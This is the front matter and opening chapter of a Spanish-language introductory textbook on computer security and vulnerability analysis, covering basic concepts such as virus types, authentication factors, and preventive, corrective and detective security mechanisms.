

INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA Y EL ANÁLISIS DE VULNERABILIDADES

*Martha Irene Romero Castro
Grace Liliana Figueroa Moràn
Denisse Soraya Vera Navarrete
José Efraín Álava Cruzatty
Galo Roberto Parrales Anzúles
Christian José Álava Mero
Ángel Leonardo Murillo Quimiz
Miriam Adriana Castillo Merino*



INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA Y EL ANÁLISIS DE VULNERABILIDADES

*Martha Irene Romero Castro
Grace Liliana Figueroa Moràn
Denisse Soraya Vera Navarrete
José Efraín Álava Cruzatty
Galo Roberto Parrales Anzúles
Christian José Álava Mero
Ángel Leonardo Murillo Quimiz
Miriam Adriana Castillo Merino*



Editorial Área de Innovación y Desarrollo,S.L.

Quedan todos los derechos reservados. Esta publicación no puede ser reproducida, distribuida, comunicada públicamente o utilizada, total o parcialmente, sin previa autorización.

© del texto: **los autores**

ÁREA DE INNOVACIÓN Y DESARROLLO, S.L.

C/ Els Alzamora, 17 - 03802 - ALCOY (ALICANTE) info@3ciencias.com

Primera edición: **octubre 2018**

ISBN: **978-84-949306-1-4**

DOI: <http://dx.doi.org/10.17993/IngyTec.2018.46>

AUTORES

Martha Irene Romero Castro, Magister en Informática Empresarial, Magister en Docencia Universitaria e Investigación Educativa, Especialista en Redes de Comunicación de Datos, Ingeniera en Sistemas, Coordinadora de la Carrera de Ingeniería en Computación y Redes, Docente Titular Principal de la Universidad Estatal del Sur de Manabí.

Grace Liliana Figueroa Moran, Magister en Informática Empresarial, Magister en Docencia Universitaria e Investigación Educativa, Licenciada en Ciencias de la Educación mención Administración Educativa, Especialista en Redes de Comunicación de Datos, Miembro de la Comisión Académica de la Carrera de Ingeniería en Computación y Redes de la Facultad de Ciencias Técnicas, Docente Titular Principal de la Universidad Estatal del Sur de Manabí.

Denisse Soraya Vera Navarrete, Ingeniero en Sistemas Informáticos por la Universidad Tecnológica Israel. Magister en Seguridad Informática aplicada por la Escuela Superior Politécnica del Litoral, Ecuador. Ex directora de Tecnología del Centro Zonal ECU911 Portoviejo, Actualmente, profesor a tiempo completo de la Universidad Laica Eloy Alfaro de Manabí (ULEAM) en la Facultad de Ciencias Informáticas (FACCI). Líder del Proyecto de Investigación “Sistema de Gestión de la Seguridad de la Información” en la FACCI-ULEAM.

José Efraín Álava Cruzatty, Ingeniero en Telecomunicaciones y Magister en Telecomunicaciones por la Universidad Católica Santiago de Guayaquil. Desde el 2008 ocupó puestos como el del INGENIERO JUNIOR en la empresa SURATEL S.A.; ANALISTA DE OPERACIÓN & MANTENIMIENTO PROVINCIAL en la CORPORACIÓN NACIONAL DE TELECOMUNICACIONES; ANALISTA TÉCNICO en el VICEMINISTERIO DE ACUACULTURA Y PESCA; y desde el 2015 a la actualidad se desempeña como Docente en la Universidad Estatal del Sur de Manabí.

Galo Roberto Parrales Anzúles, Licenciado en Análisis de Sistemas por la Universidad Laica Eloy Alfaro de Manabí, Diploma Superior en Educación Universitaria por Competencias por la Universidad del Azuay, Magister en Educación Informática por la Universidad de Guayaquil. Investiga temas relacionados con Redes y Telecomunicaciones, Plataformas Educativas E – Learning, Plataformas de Comercio Electrónico y Marketing Digital. Actualmente Docente de la Universidad Estatal del Sur de Manabí. Ecuador.

Cristhian José Álava Mero, Ingeniero en Sistemas Informáticos, Universidad Técnica de Manabí, Master en Informática Empresarial, Universidad Autónoma de los Andes, Actualmente Docente de la Facultad de Ciencias Técnicas de la Universidad Estatal del Sur de Manabí.

Leonardo Raúl Murillo Quimiz, Ingeniero en Computación y Redes por la Universidad Estatal del Sur de Manabí, Magister en Educación Informática por la Universidad de Guayaquil. Investiga temas relacionados con redes y telecomunicaciones. Actualmente profesor y coordinador del área de seguimiento a graduados de la Universidad Estatal del Sur de Manabí. Ecuador.

Miariam Adriana Castillo Merino, Magister en Gerencia Educativa, Ingeniera en Computación y Redes, Docente contratado Carrera Ingeniería Forestal, Tecnología de la Información, Unidad de Nivelación y Admisión, Universidad Estatal del Sur de Manabí, Ecuador.

PRÓLOGO

Actualmente la informática y en especial la información es uno de los activos principales de las organizaciones y empresas, existen diferentes tipos de amenazas que atentan contra el buen funcionamiento de estos entes, como los virus, los malware, cibercriminales, spyware y un sinnúmero de amenazas existentes, diariamente se utilizan diferentes equipos en especial móviles que están conectados a internet, la mayor fuente de amenazas para la seguridad.

Este libro tiene como objetivo principal conocer los diversos conceptos de la seguridad informática, se estudiarán los mecanismos de prevención tanto preventivos, correctivos y detectivos de las amenazas que se puedan suscitar. Este trabajo de investigación está dirigido a estudiantes de informática, profesionales de la seguridad y docentes que incursionan en el mundo de la seguridad informática, ya que las herramientas descritas son usadas en varias áreas del conocimiento de la seguridad. El contenido de la obra en sus diferentes capítulos aporta conocimientos sobre los fundamentos de la ciberseguridad, conceptos sobre riesgos, amenazas y las diferentes vulnerabilidades que se pueden encontrar en la infraestructura de una organización y las posibles soluciones para mitigar estas amenazas.

También en este trabajo se analiza las diferentes metodologías para el análisis de las vulnerabilidades, la detección, los diferentes tipos de escaneos y sobre todo la remediación de las vulnerabilidades, también se hace énfasis en las diferentes herramientas para el análisis de vulnerabilidades tanto propietarias como libres y por último el capítulo final detalla un ejemplo de una auditoría de seguridad para detectar las diferentes vulnerabilidades existentes en una red de datos y por último el capítulo final trata sobre métodos de defensa en profundidad en los sistemas y la concienciación de los usuarios hacia los problemas que representan el no seguir las políticas de seguridad de la empresa.

Los autores

ÍNDICE

CAPÍTULO I: INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA.....	13
1.1. La seguridad en términos generales	13
1.2. Concepto de seguridad informática	13
1.3. Los virus informáticos.....	15
1.4. Concepto de autenticación	16
1.5. Mecanismos preventivos en seguridad informática	18
1.6. Mecanismos correctivos en seguridad informática	19
1.7. Mecanismos detectivos en seguridad informática	20
1.8. El concepto de encriptación en seguridad informática	21
1.8.1. Métodos de encriptación	22
CAPÍTULO II: FUNDAMENTOS DE LA CIBERSEGURIDAD.....	25
2.1. Los tres pilares de la seguridad	25
2.2. Evaluación de riesgos, amenazas y vulnerabilidades.....	27
2.3. Ley de mínimos privilegios	32
2.4. Ingeniería social.....	34
2.5. Superficie de ataque.....	36
CAPÍTULO III: LAS VULNERABILIDADES.....	41
3.1. Introducción al análisis de vulnerabilidades	41
3.1.1. Vulnerabilidades físicas	41
3.1.2. Vulnerabilidades lógicas	41
3.1.3. Escáneres de vulnerabilidades	42
3.2. Tipos de vulnerabilidades.....	43
3.2.1. Desbordamiento de buffer	43
3.2.2. Errores de configuración	44
3.2.3. Errores web.....	44
3.2.4. Errores de protocolo.....	44
3.2.5. Aprovechamiento de las vulnerabilidades	45
3.3. Detección de vulnerabilidades	45
3.4. Métodos de escaneo de vulnerabilidades	46
3.5. Remediación de vulnerabilidades	46
3.5.1. Análisis de activos	46
3.5.2. Escanear sistemas para detectar vulnerabilidades	47
3.5.3. Identificar vulnerabilidades.....	47
3.5.4. Clasificar y priorizar riesgos	47
3.5.5. Probar parches y configuraciones.....	48
3.5.6. Aplicar parches y configuraciones.....	48
3.5.7. Aplicar parches y configuraciones.....	49
CAPÍTULO IV: METODOLOGÍAS DE ANÁLISIS DE VULNERABILIDADES	51
4.1. Acuerdo de confidencialidad.....	51
4.2. Establecimiento de las reglas del juego	52
4.3. Recolección de información	52
4.4. Análisis interior	54
4.5. Análisis exterior	55
4.6. Documentación e informes	56
CAPÍTULO V: HERRAMIENTAS PARA EL ANÁLISIS DE VULNERABILIDADES	59

5.1. Introducción a Nessus	59
5.1.1. <i>Instalación de Nessus en Windows</i>	61
5.1.2. <i>Conociendo Nessus y la red</i>	67
5.1.3. <i>Interpretando los escaneos</i>	71
5.2. Introducción a Acunetix.....	75
5.2.1. <i>Descarga e Instalación de Acunetix</i>	76
5.3. Introducción a GFI Languard	80
5.3.1. <i>Instalación y escaneo con GFI LanGuard</i>	82
5.4. Introducción a Nexpose.....	88
CAPÍTULO VI: AUDITORÍA DE SEGURIDAD	95
6.1. Escaneo y enumeración con nmap	95
6.2. Escaneo y enumeración con OpenVAS	98
6.3. Explotación de vulnerabilidades	101
6.4. Post explotación y Remediación.....	106
CAPÍTULO VII: LA DEFENSA EN PROFUNDIDAD EN SEGURIDAD INFORMÁTICA	111
7.1. Tecnología defensiva en seguridad informática.....	111
7.1.1. <i>Mantenimiento</i>	112
7.1.2. <i>Antivirus</i>	112
7.1.3. <i>EDP y EPP</i>	113
7.1.4. <i>Firewall software</i>	113
7.1.5. <i>Seguridad en red</i>	113
7.2. La administración en la defensa.....	114
7.3. Concienciación de usuarios	116
7.4. Fortalecimiento de contraseñas en los usuarios	118
REFERENCIAS BIBLIOGRÁFICAS	121

ÍNDICE DE FIGURAS

Figura 1. Autenticación de usuarios.....	17
Figura 2. Ejemplo de encriptación.	22
Figura 3. Pilares de la seguridad.....	25
Figura 4. Ejemplo de bienes tangibles e intangibles.....	28
Figura 5. Fórmula para medir el riesgo.	29
Figura 6. Sitio web de vulnerabilidades de sistemas.	30
Figura 7. Base de datos de vulnerabilidades de España.....	31
Figura 8. Concesión de privilegios.....	32
Figura 9. Mínimos privilegios necesarios de un usuario.....	33
Figura 10. Comando para verificar permisos y roles de usuario.....	34
Figura 11. Superficie de ataque en infraestructura de TI.	36
Figura 12. Superficie de ataque vs riesgos.....	37
Figura 13. Fuentes del ataque pasivo.	37
Figura 14. Desbordamiento de buffer	43
Figura 15. Matriz de riesgos.	48
Figura 16. Ejemplo de un acuerdo de confidencialidad.	51
Figura 17. Proceso OSINT.....	53
Figura 18. Sitio web de la herramienta Nessus.....	59
Figura 19. Versiones de la herramienta Nessus.....	60
Figura 20. Registro para descarga de la herramienta Nessus.....	61

Figura 21.	Descarga de la herramienta de vulnerabilidad Nessus.....	62
Figura 22.	Selección del sistema operativo de la herramienta Nessus.	62
Figura 23.	Instalación de Nessus en Windows.....	63
Figura 24.	Selección de carpeta instalación de Nessus en Windows.	63
Figura 25.	Instalación de librería WinPcap.....	64
Figura 26.	Acceso a Nessus en el puerto 8834 del navegador web.	64
Figura 27.	Creación de la cuenta de acceso en Nessus.	65
Figura 28.	Selección del tipo de escáner en Nessus.	65
Figura 29.	Actualización de la herramienta de escaneo mediante los plugins.	66
Figura 30.	Pantalla de acceso a Nessus.	66
Figura 31.	Pantalla principal de la herramienta Nessus.....	66
Figura 32.	Configuración de un proxy en Nessus.....	67
Figura 33.	Menú de opciones para realizar escaneos en Nessus.	68
Figura 34.	Creación de folder para guardar un escaneo en Nessus.	68
Figura 35.	Opciones para actualizar escaneos en Nessus.	69
Figura 36.	Escaneo con opciones avanzadas en Nessus.....	70
Figura 37.	Configuración de descubrimiento de la red en Nessus.....	70
Figura 38.	Opciones del menú ASSESSMENT en Nessus.	71
Figura 39.	Visualización del escaneo de la red completado.	71
Figura 40.	Resultados del escaneo en Nessus.	72
Figura 41.	Detalles del equipo escaneado en Nessus.....	72
Figura 42.	Listado de vulnerabilidades encontradas en Nessus.....	73
Figura 43.	Opción para trabajo con credenciales en Nessus.....	73
Figura 44.	Niveles de vulnerabilidad interpretada por colores en Nessus.....	74
Figura 45.	Listado de vulnerabilidades mostradas por criticidad en Nessus.....	74
Figura 46.	Detalle de los fallos y posibles soluciones de las vulnerabilidades.	74
Figura 47.	Página de descarga de la herramienta Acunetix.....	75
Figura 48.	Opciones de tipo de escaneo en la herramienta Acunetix.....	76
Figura 49.	Descarga de la herramienta Acunetix.	77
Figura 50.	Instalación de Acunetix.	77
Figura 51.	Instalación de certificado de seguridad de Acunetix.....	78
Figura 52.	Configuración de credenciales de acceso en Acunetix.....	78
Figura 53.	Acceso al panel de administración de Acunetix.	79
Figura 54.	Página principal de la herramienta GFI LanGuard.	80
Figura 55.	Página de descarga de la herramienta GFI LanGuard.....	83
Figura 56.	Envío del código de activación de la herramienta GFI LanGuard.	83
Figura 57.	Componentes instalados y faltantes de la herramienta GFI LanGuard.....	84
Figura 58.	Configuración y activación de GFI LanGuard.	84
Figura 59.	Descarga de archivos para la instalación de GFI LanGuard.	85
Figura 61.	Configuración del servidor HTTP en GFI LanGuard.	86
Figura 62.	Pantalla de datos de licencia y expiración de GFI LanGuard.	86
Figura 63.	Pantalla principal de GFI LanGuard.....	87
Figura 64.	Escaneo de vulnerabilidades en GFI LanGuard.....	87
Figura 65.	Detalle del escaneo en GFI LanGuard.	88
Figura 66.	Detalle de las vulnerabilidades encontradas en GFI LanGuard.....	88
Figura 67.	Página principal de la herramienta Nexpose.	89
Figura 68.	Página de descarga de la herramienta Nexpose.....	90

Figura 69. Selección de componentes y ruta de instalación de Nexpose.	90
Figura 70. Requerimientos de hardware y software para la instalación de Nexpose	91
Figura 71. Creación de la cuenta de usuario en Nexpose.	91
Figura 72. Extracción de los archivos para la instalación en Nexpose.....	92
Figura 73. Resumen de la instalación en Nexpose.....	92
Figura 74. Pantalla de acceso a la herramienta Nexpose.	93
Figura 75. Activación de herramienta Nexpose.	93
Figura 76. Pantalla principal de Nexpose.	93
Figura 77. Página de descarga de nmap.	95
Figura 78. Ayuda de la herramienta nmap en Kali Linux.	96
Figura 79. Escaneo de puertos con la herramienta nmap en Kali Linux.....	96
Figura 80. Escaneo de la red con nmap en Kali Linux.	97
Figura 81. Escaneo de los puertos con nmap.	97
Figura 82. Actualización de paquetes del sistema para descargar OpenVAS.....	98
Figura 83. Página principal de acceso de herramienta OpenVAS.....	98
Figura 84. Página principal para el escaneo de vulnerabilidades en OpenVAS.....	99
Figura 85. Creación de un escaneo de un equipo utilizando el Wizard en OpenVAS	99
Figura 86. Detalle del escaneo en OpenVAS.	100
Figura 87. Incidencias detectadas del escaneo en OpenVAS.	100
Figura 88. Vulnerabilidades encontradas en OpenVAS.	101
Figura 89. Columna de calidad de detección en OpenVAS.....	102
Figura 90. Descarga de la herramienta de análisis Metasploit.....	102
Figura 91. Consola principal de la herramienta de análisis Metasploit.....	103
Figura 92. Exploits de vulnerabilidades encontrados en Metasploit.....	103
Figura 93. Opciones del Exploits encontrado en Metasploit.....	104
Figura 94. Creación de un exploit mediante un payload en Metasploit.	104
Figura 95. Resultado del exploit mediante meterpreter en Metasploit.....	105
Figura 96. Verificación del identificador del proceso atacado en Metasploit.	105
Figura 97. Verificación del archivo en el ataque de Metasploit.	106
Figura 98. Archivo para el ataque de Metasploit verificado por show options.	106
Figura 99. Acceso al directorio raíz de Windows mediante el exploit.....	107
Figura 100. Uso de los comandos del shell del equipo atacado.....	107
Figura 101. Uso del comando Download para descargar archivos.	108
Figura 102. Solución para remediar vulnerabilidad en OpenVAS.....	108
Figura 103. Descarga de parches de seguridad para remediar vulnerabilidades.	109
Figura 104. Instalación de parches de seguridad para remediar vulnerabilidades.....	109
Figura 105. Capas de defensa en profundidad.	111
Figura 106. Antivirus Windows Defender.....	112
Figura 107. Plan de seguridad en una empresa.....	115
Figura 108. Técnica del salting para la creación de contraseñas.....	118

ÍNDICE DE TABLAS

Tabla 1. Comparativa de evaluación de riesgos.....	29
Tabla 2. Evaluación de riesgos en una empresa	31
Tabla 3. Requerimientos de hardware para escaneos por nodos en LanGuard	81

CAPÍTULO I: INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

En este capítulo se analizará los conceptos relacionados a la seguridad informática, las bases principales, sus componentes, términos usados, definiciones sobre virus, criptografía y los diferentes mecanismos de prevención, corrección en seguridad informática, también se abordará temas relacionados a los diferentes mecanismos de autenticación de usuarios.

1.1. La seguridad en términos generales

Al hablar de términos de seguridad informática se debe entender a las bases que conforman los cimientos de esta ciencia, para las partes más complejas de esta disciplina, una de estas bases es el concepto de seguridad, la cual consiste en un estado de bienestar, es la ausencia de riesgo por la confianza que existe en alguien o algo, si la seguridad se aborda desde el tema disciplinario el concepto se puede definir como una ciencia interdisciplinaria para evaluar y gestionar los riesgos a los que se encuentra una persona, un animal, el ambiente o un bien. Existen países en donde la seguridad es un tema nacional, aunque depende del tipo de seguridad, existen muchos tipos de ésta, por ejemplo, la seguridad ambiental, la seguridad económica, la seguridad sanitaria y en casi la mayoría de los países cuando se hace un análisis de la palabra seguridad, se hace referencia a la seguridad de las personas, por ejemplo, evitar el estado de riesgo de un robo, de un daño físico o de un bien material.

La seguridad siempre busca la gestión de riesgos, esto quiere decir que se tenga siempre una forma de evitarlo o prevenirlo y que se pueda realizar ciertas acciones para evitar esas situaciones de la mejor forma. Se definió que la seguridad podría ser catalogada como la ausencia de riesgo, la definición de este término involucra cuatro acciones que siempre están inmersas en cualquier asunto de seguridad como son:

- Prevención del riesgo
- Transferir el riesgo
- Mitigar el riesgo
- Aceptar el riesgo

Así que, cuando se está buscando hacer algo más seguro, estas acciones son algo que se debe de considerar sin importar el área, se aplica a cualquier intento de tener mejor o mayor seguridad en cualquier tema que se requiera.

1.2. Concepto de seguridad informática

Lo primero que se debe mencionar es que en muchos casos se suelen confundir dos conceptos la **seguridad informática** y la **seguridad de la información**, aunque suenen muy parecidos tienen puntos clave que hacen una diferencia.

La **seguridad informática** se encarga de la seguridad del medio informático, según varios autores la informática es la ciencia encargada de los procesos, técnicas y

métodos que buscan procesar almacenar y transmitir la información, mientras tanto la seguridad de la información no se preocupa sólo por el medio informático, se preocupa por todo aquello que pueda contener información, en resumen, esto quiere decir que se preocupa por casi todo, lo que conlleva a afirmar que existen varias diferencias, pero lo más relevante es el universo que manejan cada uno de los conceptos en el medio informático.

Según Aguilera (2011), se puede definir a la seguridad informática como la disciplina encargada de plantear y diseñar las normas, procedimientos, métodos y técnicas con el fin de obtener que un sistema de información sea seguro, confiable y sobre todo que tenga disponibilidad.

Actualmente la informática está siendo inundada por toda la información posible, pero la información por sí sola sigue siendo un universo más grande y en muchos casos más compleja de manejar, ya que los procesos en muchos casos no son tan visibles para los involucrados.

La principal tarea de la seguridad informática es la de minimizar los riesgos, en este caso provienen de muchas partes, puede ser de la entrada de datos, del medio que transporta la información, del hardware que es usado para transmitir y recibir, los mismos usuarios y hasta por los mismos protocolos que se están implementando, pero siempre la tarea principal es minimizar los riesgos para obtener mejor y mayor seguridad.

Lo que debe contemplar la seguridad se puede clasificar en tres partes como son las siguientes:

- Los usuarios
- La información, y
- La infraestructura

Los **usuarios** son considerados como el eslabón más débil de la cadena, ya que a las personas es imposible de controlar, un usuario puede un día cometer un error y olvidar algo o tener un accidente y este suceso puede echar a perder el trabajo de mucho tiempo, en muchos casos el sistema y la información deben de protegerse del mismo usuario.

La **información** se considera como el oro de la seguridad informática ya que es lo que se desea proteger y lo que tiene que estar a salvo, en otras palabras, se le dice que es el principal activo.

Por último, está la **infraestructura** que puede ser uno de los medios más controlados, pero eso no implica que sea el que corre menos riesgos, siempre dependerá de los procesos que se manejan. Se deben de considerar problemas complejos, como los de un acceso no permitido, robo de identidad, hasta los daños más comunes, por ejemplo, robo del equipo, inundaciones, incendios o cualquier otro desastre natural que puede tener el material físico del sistema de la organización.

Aguirre (2006), también afirma que la seguridad informática puede definirse como el conjunto de métodos y de varias herramientas para proteger el principal activo de una organización como lo es la **información o los sistemas** ante una eventual amenaza que se pueda suscitar.

1.3. Los virus informáticos

Unos de los primeros conceptos cuando se habla de seguridad informática, es el de virus informático. Las computadoras solo entienden código binario como ceros y unos, en el mundo de las computadoras y de la informática existen muchos conceptos como el de programas, videojuegos, sistemas operativos y cualquier clase de software.

El software es uno de los conceptos más abstractos, se lo define como todo lo intangible de la computadora, son instrucciones que el ordenador espera que se realicen, las cuales pueden ser instrucciones complejas o instrucciones sencillas.

Según Beynon-Davies (2015), el término software o programa es utilizado para describir una secuencia de varias instrucciones que es leído por un computador, los cuales son escritos en un determinado lenguaje de programación que pueden ser clasificados de la siguiente manera:

- Lenguaje de máquina
- Lenguaje ensamblador
- Lenguajes de alto nivel

Analizado el tema clave sobre el software, un virus informático es un programa que tiene como objetivo dañar o cambiar el funcionamiento de la computadora. Esta es una definición bastante clara, pero el virus informático no siempre tiene que ser un programa completo, puede ser hasta cierto punto fragmentos de un programa.

Según Vieites (2013), se define al virus informático, como un programa desarrollado en un determinado lenguaje de programación (C++, C, ensamblador, etc.) con el objetivo de infectar uno o varios sistemas informáticos, utilizando varios mecanismos de propagación o autoreplicación, el cual trata de reproducirse de forma acelerada para extender su alcance.

Un virus informático puede hacer muchas cosas, por ejemplo, eliminar archivos, evitar accesos a las computadoras, robo de información, bloqueo de funciones de un sistema operativo o de programas dentro de una computadora. También Vieites (2013), indica que existen varios tipos de virus que se los puede definir de la siguiente manera:

- Virus de sector de arranque (BOOT)
- Virus de archivos ejecutables
- Virus de macros
- Virus de lenguajes de Script
- Malware

- Gusanos
- Troyanos
- Spyware
- Keyloggers
- Adwares
- Dialers
- Backdoors
- Otros
- Rootkits
- Bacterias
- Bombas de tiempo

Se mencionó algunos, ya que la lista es bastante grande pero la mayoría son programados para causar daños relacionados con la red y tener la capacidad de autopropagación, esto quiere decir que se multiplica el mismo muchas veces y se posiciona en partes automatizadas del sistema operativo infectado.

Las bombas de tiempo, son virus que se activan al pasar un determinado tiempo o al producir un evento, el que puede ser, por ejemplo, abrir el navegador, pero los eventos suelen ir relacionados con ciertos cálculos matemáticos y registros de memoria, aunque también existen los que se activan con tareas sencillas, estos son solamente algunos de los tipos que se podrían mencionar.

También existe el denominado software malicioso que no es considerado como virus como tal, pero que también genera daños a la computadora, algo muy importante que se debe tener claro es que, el software malicioso debe de tener ciertas características para ser considerados como virus informático, una de las características elementales es que debe de poder reproducirse y generar copias, ya que es la forma en la que se propagan teniendo un comportamiento biológico similar al de los virus que se pueden encontrar en la naturaleza y atacan a los animales y personas.

1.4. Concepto de autenticación

La autenticación se puede definir como un proceso en el que se busca confirmar algo como verdadero, no se busca verificar un usuario, ya que la autenticación no siempre está relacionada con estos, en muchos casos se quiere saber si un cambio o un dato es correcto, no se debe cometer el error en pensar que solamente las personas necesitan este proceso, este puede ser para cualquiera, un sistema, un dispositivo o una persona.

La autenticación es bastante usada en el mundo de la computación, sólo que actualmente la contraseña del correo o de una red social ha hecho olvidar que este método de validación era ya muy común, por ejemplo, todas las credenciales que expiden para realizar una votación en determinado país es un método de autenticación, otro ejemplo es cuando se ingresa a un país y solicitan un documento

como la visa o pasaporte, también es un método de autenticación, otro caso es cuando se asigna un número de cuenta o ID de identificación en el trabajo para acceder a ciertas áreas o también para llevar un registro de los movimientos y en caso de ser necesario poder validar esos movimientos. La Figura 1 muestra un ejemplo de autenticación de usuarios.




Figura 1. Autenticación de usuarios.

Fuente: <https://sysone.gitbooks.io/isb/content/security/intro.html>

Existen diversos tipos de autenticación, se va a conocer algunos de ellos los más implementados ya que todos los días se trabaja en encontrar más y mejores métodos.

Se tiene los tipos de autenticación en los que se tiene algo conocido, en teoría únicamente por el usuario, por ejemplo, una contraseña, eso es lo más común, pero en teoría, ya que, si se proporciona el usuario y la contraseña del correo electrónico, también puede entrar otro usuario y no significa que sea la persona dueña de la cuenta.

Otro tipo de autenticación es la que se basa en algo de propiedad del usuario, por ejemplo, la tarjeta de crédito, pasaportes o también son los Tokens que generan números aleatorios o palabras claves. También existen las tarjetas conocidas como inteligentes o que contienen cierta información, se pueden parecer a una tarjeta de crédito, pero el comportamiento o información puede variar.

Se tiene también los tipos de autenticación basados en una característica física, este tipo en comparación con lo que ya se mencionó se puede decir que son los más nuevos. Cuando se habla de características físicas se puede mencionar a:

- La voz
- Las huellas dactilares
- El ojo
- La escritura

La autenticación se puede considerar como parte de un método de control de acceso, la mayoría de las ocasiones esto se complementa con otras partes de un sistema, ya que hoy en día debido al manejo de la información y la personalización de los gadgets que se tiene disponibles, se vuelve una labor compleja la de tener control y manejo dentro del sistema.

Los tipos de autenticación no son excluyentes, así que, si se usa un método, no es una barrera para usar otro, de hecho, en sistemas complejos el usuario se puede encontrar con sistemas que utilizan tres tipos de autenticación, obviamente se tiene que pensar en el usuario, a veces es muy molesto siempre y cuando analizando el costo vs el beneficio.

1.5. Mecanismos preventivos en seguridad informática

Los mecanismos preventivos en la seguridad informática son los más olvidados, los cuales son vistos como una pérdida de tiempo, la parte administrativa en la mayoría de los casos lo ve como un costo extra, es algo parecido como por ejemplo, con los seguros médicos o seguros de vehículos, se puede pagar 10 años el seguro de un carro y nunca tener un accidente, en primera instancia se podrá analizar que es algo muy bueno, pero después en algún momento se podrá pensar que es un desperdicio haber pagado una cantidad 10 años y sin usarla.

La definición de los mecanismos preventivos, consiste en una serie de revisiones periódicas, algunos cambios o mejoras de diferentes aspectos que pueden ser de hardware, software o de cualquier elemento involucrado en los sistemas y procesos, por eso es que las revisiones dependen de los procesos de la empresa y cada una tiene sus propios procesos. Los mecanismos preventivos en realidad son a largo plazo y por esta razón son considerados por la mayoría como una pérdida de tiempo y dinero.

La mayoría de los ataques informáticos se pueden evitar o por lo menos disminuir el impacto, si se hiciera utilizando mecanismos preventivos, deficiencia de sistemas y otros problemas podrían encontrarse, evitarse y resolverse gracias a un buen trabajo durante esta etapa. La Barrera más fuerte a la que se enfrenta una empresa al querer aplicar los mecanismos preventivos, es la aceptación y el compromiso de todos los involucrados, hacer entender que no es una carga, es parte de los procesos y de lo que se debe hacer bien en la organización.

Entre los elementos que se pueden aplicar en los mecanismos preventivos se puede mencionar a:

- El respaldo de información: Es uno de los procesos más comunes que se pueden realizar en las compañías y que gozan de cierta aceptación general, las empresas entienden que los problemas con información son muy costosos, parece muy fácil pero seleccionar los mecanismos de respaldo no es tan sencillo como se analizar, se tiene que considerar los siguientes factores: Qué formatos de archivo se tienen, por ejemplo, MP3, archivos de texto, bases de

datos y otros, las imágenes y vídeos por ejemplo, son archivos que normalmente necesitan atención especial.

- Horario de respaldo: Otro reto es a qué hora se puede hacer el respaldo, es común seleccionar las horas de menos tráfico.
- Control de los medios: El tener acceso a respaldos es algo de alto riesgo, se puede robar la información, manipular, perder, así que, el respaldo es una solución, pero también es otro problema que se debe resolver.
- La comprensión de la información: No toda la información se puede comprimir, pero existe alguna que, sí lo necesita, así que se deben hacer las valoraciones respectivas.

Estos son sólo algunos de los puntos que se deben considerar, solamente para el mantenimiento y respaldo de la información. Otros ejemplos de proceso que se tienen en el mecanismo preventivo son:

- Actualización de sistemas
- Antivirus
- Firewall
- Navegación por internet
- Contraseñas
- Accesos remotos.

Estos son sólo algunos de los procesos, pero la organización puede personalizar lo que quiere considerar en los mecanismos preventivos.

1.6. Mecanismos correctivos en seguridad informática

Los mecanismos correctivos tienen una gran diferencia en tiempo con los mecanismos preventivos, estos se aplican cuando, después de que algo sucedió y la función principal es corregir las consecuencias. Entre las características que tienen los mecanismos correctivos normalmente son muy caros, esto se debe a que el problema ya se lo tiene encima y no se puede tenerlo durante mucho tiempo, así que, contratar expertos para resolver el problema o el tiempo que le dedicara a el equipo de trabajo siempre va a costar mucho, en un porcentaje muy alto se acaban pagando servicios de solución a otras empresas, adquiriendo soluciones o comprando software y parches de actualización que logran resolver el problema.

Otra característica de los mecanismos correctivos es que el tiempo es limitado, así que el tiempo se vuelve algo muy apreciado en estos casos, pero también es muy escaso. Probablemente la empresa o la persona puede poder obtener dinero, pero tiempo es casi imposible.

Dentro de los mecanismos de corrección se tienen diferentes pasos de ejecución para enfrentar este problema serio en los que se puede mencionar:

- **Catalogación y asignación de problemas:** En este paso se hace un catálogo de los problemas a los que se pueden enfrentar, detectar y clasificar es algo muy recurrente en todo lo relacionado con la seguridad informática, ya que es una forma para poder saber cómo abordar las situaciones y buscar alguna respuesta o solución a lo que se presenta.
- **Análisis del problema:** En este paso es muy evidente que la actividad que se hace es analizar el problema que se ha presentado, en muchos casos esta parte se realiza por los expertos, ya no, por las personas involucradas en el problema.
- **Análisis de la solución:** Antes de intentar solucionar el problema se debe de analizar la propuesta de la solución, se ha cometido un error, puede ser que no de forma directa, pero es un error, el impacto no va a ser más o menos, si es culpa del usuario o de un tercero, así que la solución tiene que estar bien planteada y ejecutada. Antes de empezar a realizar los cambios, actualizaciones y movimientos se debe tratar de analizar y de predecir qué es lo que va a suceder.
- **La documentación:** Este componente es vital, ya que los cambios que se hacen probablemente son algo que se hizo con un tiempo limitado, rápido y que involucraron muchos recursos, así que la documentación es muy importante, ya que puede ser que por las velocidades no se recuerden todos los pasos y cambios que se han realizado. En caso de encontrar algún problema se puede consultar la documentación para detectar si la solución era correcta.

1.7. Mecanismos detectivos en seguridad informática

Los mecanismos de detección son los más complejos y son en los que se necesita tener alto grado de conocimientos técnicos dependiendo de la materia que se aborde, por ejemplo, seguridad de plataformas en línea, en específico de un tipo de bases de datos o tecnología como Wordpress, esto depende del sistema, aplicación o el ecosistema que tenga funcionando.

Los mecanismos de detección parten de que se tiene la idea de que un atacante es capaz de violar la seguridad y puede haber realizado una intrusión total o parcial a un determinado recurso. Siempre que se trabaja en los mecanismos de detección se tiene la premisa en mente, se debe de trabajar como si lo que se fuera a encontrar es lo peor y se debe estar preparados para la peor de las situaciones posibles.

